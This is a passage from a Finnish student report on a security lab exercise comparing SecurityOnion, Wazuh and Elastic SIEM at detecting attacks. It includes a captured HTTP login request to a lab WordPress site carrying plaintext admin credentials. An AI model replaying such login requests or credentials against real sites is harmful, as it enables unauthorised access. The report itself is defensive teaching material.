POST /wp-login.php HTTP/1.1
Host: www.group13.ttc60z.vle.fi
Connection: keep-alive
Content-Length: 115
Cache-Control: max-age=0
Origin: http://www.group13.ttc60z.vle.fi
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://www.group13.ttc60z.vle.fi/wp-login.php?redirect_to=http%3A%2F%2Fwww.group13.ttc60z.vle.fi%2Fwp-admin%2F&reauth=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SESSID=f4MBAWdEYVZXHyL3AwMEAg==; wordpress_test_cookie=WP%20Cookie%20check

log=admin&pwd=root66&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwww.group13.ttc60z.vle.fi%2Fwp-admin%2F&testcookie=1

```

Kuvio 40. network.data

Kuviossa 41 ChatGPT:llä luotu suppea vertailutaulukko käytetyistä järjestelmistä.

Ominaisuus	SecurityOnion	Wazuh	Elastic SIEM
Käyttötarkoitus	Verkkopohjainen uhkien tunnistus	Päätelaitteiden valvonta	Laaja logien hallinta & SIEM
Helppokäyttöisyys	Keskitaso	Helppo	Keskitaso
Kustannukset	Ilmainen	Ilmainen	Avoin/kaupallinen
Vahvuudet	Verkkoliikenneanalyysi	Agenttipohjainen valvonta	Skaalautuva & muokattava
Heikkoudet	Resurssien kulutus	Rajallinen verkkopohjaisuus	Korkeat infrastruktuurikulut

Kuvio 41. Järjestelmien vertailu

### 4.3 Harjoituksen opit ja miten tästä eteenpäin

Harjoituksen aikana opimme laajasti eri järjestelmien toiminnasta, vahvuuksista sekä ominaisuuksista. Opimme testejä tehdessämme myös erilaisten hyökkäystekniikoiden käytännön toteutuksesta, ja kuinka nämä esiintyvät seuranta- ja valvontajärjestelmissä. Tämä antoi syvällisempää ymmärrystä hyökkäysten havaitsemisesta ja torjunnasta sekä auttoi tunnistamaan nykyisten järjestelmien kehitystarpeita.

#### Järjestelmien vahvuudet ja kehityskohteet

- Tunnistimme, mitkä osat järjestelmiä toimivat odotetusti ja tukivat tehokasta hyökkäysten havaitsemista ja estämistä.
- Toisaalta löysimme tiettyjä haavoittuvuuksia ja prosessien heikkouksia, jotka voivat tarjota hyökkääjille mahdollisuuksia. Nämä havainnot antavat selkeän pohjan priorisoida jatkokehityksen kohteita.

#### Hyökkäysten analysointi

- Harjoituksen aikana kerrytimme ymmärrystä erilaisten hyökkäysvektorien käyttäytymisestä ja niiden havaitsemisen haasteista.
- Työkalut toimivat suurimmassa osassa tapauksia hyvin ja havaitsivat hyökkäykset. Perustuen siihen, mitä hälytyksiä eri hyökkäyksistä odotettiin tulevan eri työkaluilla, ne toimivat melko hyvin.
- Opimme myös hyökkäyksiin liittyvän loki- ja tapahtumatiedon tulkintaa, mikä auttaa parantamaan tilannekuvaa ja nopeuttamaan reagointia. Työkalujen hälytysten tulkinta oli tärkeä osa hyökkäysten havaitsemista, koska piti tietää selvästi, mitä tulee etsiä.

### Miten tästä eteenpäin?

- **Järjestelmien kehittäminen:** Priorisoidaan tunnistetut puutteet ja laaditaan kehityssuunnitelma niiden korjaamiseksi. Tämä voi sisältää esimerkiksi parempien valvontamekanismien tai hyökkäysten torjuntatyökalujen käyttöönottoa.
- **Lokitiedon suodattaminen:** Luodaan erilaisia filttäreitä seuranta- ja valvontajärjestelmiin, jotta voimme poissulkea ”turhia hälytyksiä”.
- **Järjestelmien säännöt:** Luomme uusia hälytyssääntöjä, jotta pystymme havaitsemaan uhkia laajemmin, ja näin saamme puolustauduttua paremmin.

## Lähteet

Amit Sheps. Reverse Shell: How It Works, Examples and Prevention Tips. Aqua artikkeli. 2023. Viitattu 4.12.2024. <https://www.aquasec.com/cloud-native-academy/cloud-attacks/reverse-shell-attack/>

Detecting data theft with Wazuh, the open-source XDR. BleepingComputer artikkeli. 2023. Viitattu 4.12.2024. <https://www.bleepingcomputer.com/news/security/detecting-data-theft-with-wazuh-the-open-source-xdr/>

DNS Tunneling: Detecting DNS Tunneling Attacks. Zenarmor artikkeli. 2023. Viitattu 4.12.2024. <https://www.zenarmor.com/docs/network-security-tutorials/what-is-dns-tunneling#how-can-organizations-detect-dns-tunneling-attacks>

Siddiqui, L. SIEM vs SOAR: What's The Difference? Splunk.com -verkkosivusto. 9/2023. Viitattu 22.11.2024. [https://www.splunk.com/en\\_us/blog/learn/siem-vs-soar.html](https://www.splunk.com/en_us/blog/learn/siem-vs-soar.html)

